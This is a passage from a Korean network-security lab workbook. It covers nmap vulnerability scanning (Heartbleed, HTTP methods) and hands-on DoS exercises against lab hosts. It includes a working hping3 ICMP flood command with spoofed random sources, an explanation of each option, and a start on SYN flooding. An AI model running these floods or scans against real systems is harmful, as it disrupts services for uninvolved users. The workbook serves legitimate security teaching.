kali@kali:/usr/share/nmap/scripts$ ls
acarsd-info.nse                   http-hp-ilo-info.nse                  nping-brute.nse
address-info.nse                  http-huawei-hg5xx-vuln.nse            nrpe-enum.nse
afp-brute.nse                     http-icloud-findmyiphone.nse          ntp-info.nse
afp-ls.nse                        http-icloud-sendmsg.nse               ntp-monlist.nse
afp-path-vuln.nse                 http-iis-short-name-brute.nse         omp2-brute.nse
afp-serverinfo.nse                http-iis-webdav-vuln.nse              omp2-enum-targets.nse
afp-showmount.nse                 http-internal-ip-disclosure.nse       omron-info.nse
ajp-auth.nse                      http-joomla-brute.nse                 openlookup-info.nse
ajp-brute.nse                     http-jsonp-detection.nse              openvas-otp-brute.nse
ajp-headers.nse                   http-litespeed-sourcecode-download.nse openwebnet-discovery.nse
ajp-methods.nse                   http-ls.nse                           oracle-brute.nse
ajp-request.nse                   http-majordomo2-dir-traversal.nse     oracle-brute-stealth.nse
allseeingeye-info.nse             http-malware-host.nse                 oracle-enum-users.nse
amqp-info.nse                     http-mcmp.nse                         oracle-sid-brute.nse
asn-query.nse                     http-methods.nse                      oracle-tns-version.nse
auth-owners.nse                   http-method-tamper.nse                ovs-agent-version.nse
```

nmap에서는 스크립트 엔진을 이용하여 SSL의 취약점 중 하나인 heartblead도 다음과 같이 스크립트 엔진을 이용하여 점검할 수 있다. heartblead는 2014년 4월에 발견된 오픈 소스 암호화 라이브러리인 OpenSSL의 소프트웨어 버그이며, OpenSSL 1.0.1g 하위 버전에서 이 공격으로 개인 키 및 세션 쿠키 및 암호를 훔칠 수 있는 취약점이 발견되었다.

```
kali@kali:~$ nmap -p 443 --script ssl-heartbleed www.abc.com
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-29 23:18 EST
Nmap scan report for www.abc.com (210.100.100.10)
Host is up (0.020s latency).

PORT    STATE SERVICE
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 1.15 seconds
```

nmap을 이용한 점검 결과 안전한 경우 443/tcp filtered https로 결과가 나타나며, 취약할 경우 아래와 같이 오픈된 포트의 ssl-heartbleed: VULNERABLE: 이라는 메시지가 출력된다. nmap --script ssl-heartbleed 125.241.100.0/24의 방식으로 다수의 웹서버에 대한 점검도 가능하다.

직접 해보기 - 1

웹 취약점 확인을 위해 웹서버가 지원하는 메소드 설정 상태를 확인할 필요가 있다. nmap nse의 http-methods 스크립트를 이용해 웹 메일 서버의 메소드 설정 상태를 점검하시오.


```
kali@kali:~$ nmap --script http-methods --script-args http-methon.test-all='/www.abc.com' www.abc.com
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-29 23:20 EST
Nmap scan report for www.abc.com (210.100.100.10)
Host is up (0.17s latency).
Not shown: 990 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
23/tcp  open  telnet
25/tcp  open  smtp
80/tcp  open  http
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
110/tcp open  pop3
143/tcp open  imap
443/tcp open  https
| http-methods:
|_  Supported Methods: GET HEAD
587/tcp open  submission
993/tcp open  imaps
995/tcp open  pop3s

Nmap done: 1 IP address (1 host up) scanned in 17.45 seconds
```

19 DoS Attack

DoS(Deny of Service, 서비스 거부 공격)은 시스템을 악의적으로 공격해 해당 시스템의 자원을 부족하게 하여 원래 의도된 용도로 사용하지 못하게 하는 공격이다.

특정 서버에게 수많은 접속 시도를 만들어 다른 이용자가 정상적으로 서비스 이용을 하지 못하게 하거나, 서버의 TCP 연결을 바닥내는 등의 공격이 이 범위에 포함된다. 수단, 동기, 표적은 다양할 수 있지만, 보통 인터넷 사이트 또는 서비스의 기능을 일시적 또는 무기한으로 방해 또는 중단을 초래한다.

이 워크북에서는 네트워크 토폴로지에 포함된 www.abc.com, www.xyz.com에 대한 DoS Attack을 통해 DoS의 원리 및 공격 상황 파악 등을 실습한다.




1. abc.com 모니터링

공격을 실행하기 전에 평상시의 abc.com 또는 xyz.com의 상태를 확인한다. 다음 방법을 통해 시스템을 모니터링 할 수 있다.

- 와이어샤크를 이용한 네트워크 구간 패킷 캡처 및 확인
- abc.com, xyz.com의 콘솔을 이용한 모니터링
- abc.com, xyz.com의 netdata 모듈을 이용한 모니터링(iRedMail 설치시 함께 설치되어 있음) - https://mail.abc.com/netdata/

가. 와이어샤크를 이용한 모니터링 및 웹 서버 동작 상태 확인

라우터 R1부터 abc.com까지의 구간중에서 링크를 선택하여 와이어샤크로 모니터링 한다. 필터 항목에서 ICMP, TCP 등 입력 후 [Apply]를 클릭하여 수집된 패킷 중에서 필요한 패킷만 필터링하여 확인한다.



나. 콘솔 이용한 모니터링


netstat와 같은 네트워크 관련 명령을 이용하여 시스템의 상태를 확인한다.

```
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 mail.abc.com:https      192.168.1.10:34678      ESTABLISHED
tcp        0      0 mail.abc.com:53356      mail.abc.com:24242      TIME_WAIT
tcp        0      0 mail.abc.com:9999       mail.abc.com:56964      TIME_WAIT
tcp        0      0 mail.abc.com:53266      mail.abc.com:24242      TIME_WAIT
tcp        0      0 mail.abc.com:postgresql mail.abc.com:57232      ESTABLISHED
tcp        0      0 mail.abc.com:53452      mail.abc.com:24242      TIME_WAIT
tcp        0      0 mail.abc.com:53334      mail.abc.com:24242      TIME_WAIT
tcp        0      0 mail.abc.com:53378      mail.abc.com:24242      TIME_WAIT
tcp        0      0 mail.abc.com:53084      mail.abc.com:24242      TIME_WAIT
tcp        0      0 mail.abc.com:53498      mail.abc.com:24242      TIME_WAIT
```

다. netdata를 이용한 모니터링

netdata와 같은 모니터링 툴을 이용하여 서버의 상태를 원격에서 모니터링 할 수 있다. netdata는 iRedMail을 설치하며 함께 설치된 모듈이다. 이외에도 다양한 서버 모니터링 툴을 활용할 수 있다.

- https://mail.abc.com/netdata/ - https://mail.xyz.com/netdata



2. ICMP 패킷 전송(ping of death)을 이용한 서비스 거부 공격 – abc.com 대상

Ping of Death 공격은 윈도우 95, 98과 레드햇 리눅스 6.0 이하 버전에 사용되던 방법이다. 공격의 기본은 ping을 이용하여 ICMP 패킷을 정상 크기보다 아주 크게 만든 패킷을 전송하고, 이 큰 패킷은 네트워크를 통해 라우팅 되어 공격 네트워크에 도달하는 동안 아주 작은 조각(fragment)으로 쪼개진다. 공격 대상은 조각화된 패킷을 모두 처리해야 하므로 정상적인 ping보다 부하가 많이 걸린다.

가. hping3를 이용한 ping of death 실습

① hping3를 이용하여 공격 대상인 abc.com으로 패킷을 전송한다.


```
kali@kali:~$ sudo hping3 --icmp --rand-source www.abc.com -d 65000 --flood
[sudo] password for kali:
HPING www.abc.com (eth0 210.100.100.10): icmp mode set, 28 headers + 65000 data bytes
hping in flood mode, no replies will be shown
```

공격대상인 www.abc.com에게 ICMP 패킷의 크기를 65,000으로 지정하여 전송하였다. 65,000 크기의 패킷은 더 작은 크기로 조각나서 공격 대상 컴퓨터에게 전송되며, 공격 대상 컴퓨터는 처리해야할 fragment의 개수가 늘어나므로 부하가 많이 걸리게 된다.


• 옵션별 기능

옵션	기능
--icmp	패킷의 종류를 ICMP로 선택
--rand-source	공격자의 IP주소를 랜덤하게 생성
www.abc.com	공격 대상 시스템의 URL
-d 65000	전송하는 패킷의 길이를 65,000바이트로 지정
--flood	공격 시스템이 생성 가능한 만큼 빠른 속도로 패킷 전송


② 라우터 R1과 SW4 사이의 링크를 와이어샤크로 모니터링 한 결과, 다음과 같이 조각난 ICMP 패킷이 다양한 출발지로부터 abc.com (210.100.100.10)로 전송되는 것을 확인할 수 있다.




해당 패킷을 보면 ICMP MTU값보다 작게 분할된 1480바이트의 조각난 패킷임을 확인할 수 있다. 데이터는 의미 없는 값들이 채워져 있다.



③ Client에서 www.abc.com, mail.abc.com으로의 접속이 원활치 않음을 확인할 수 있다.




④ 공격이 이루어지는 중에는 접속이 제대로 되지 않기 때문에 공격을 종료한 후에 모니터링을 확인할 결과이다. 공격이 시작되며 유입되는 패킷의 양이 증가하였고, 그 패킷의 대부분은 조각난 패킷임을 확인할 수 있다. 또한 공격을 중단함과 동시에 패킷의 유입도 급격하게 감소하였음을 확인할 수 있다.




퀴즈 - 1

위의 공격 방법이 공격 대상 시스템에 CPU 부하에 어떤 영향을 주는지 확인하고, 결과에 대해 해석하시오.

공격을 실행하고 abc.com의 터미널에서 top 명령으로 확인했을 때, CPU, RAM의 부하에는 큰 영향을 미치지 않는 것으로 확인되었다. ping of death 공격은 조각난 수많은 패킷을 이용한 공격이므로 CPU의 연산이나 프로세스 생성에는 관련이 없기 때문이다.



2. SYN Flooding을 이용한 서비스 거부 공격



[3-Way Handshaking SYN Flooding 공격]

서비스를 제공하는 시스템들은 동시에 사용할 수 있는 사용자 수가 제한되어 있다. 예를 들어 '이 게임 서버는 동시에 300명이 접속할 수 있다'라는 사항이다. 동시 접속자 수는 설정 사항으로 변경할 수 있으나 시스템의 물리적인 성능(CPU, RAM, 네트워크 속도, 처리 프로세스 등)에 따라 제한적일 수밖에 없다. SYN Flooding은 존재하지 않는 클라이언트를 생성하여 공격 대상 서버에 접속한 것처럼 속여서 실제 사용자들에게 서비스를 제공하지 못하도록 하는 공격 방법이다.

시스템은 보통 SYN 연결에 대해 무한정 기다리지 않고 일정 시간 동안만 연결을 시도하고 기다리도록 설정되어 있다. 따라서 SYN Flooding 공격을 성공하려면 서버에 설정된 대기 시간 안에 서버가 수용할 수 있는 사용자 수의 한계를 넘는 연결을 시도해야 한다.

① hping3를 이용하여 공격 대상인 abc.com으로 SYN Flooding 공격을 수행한다.

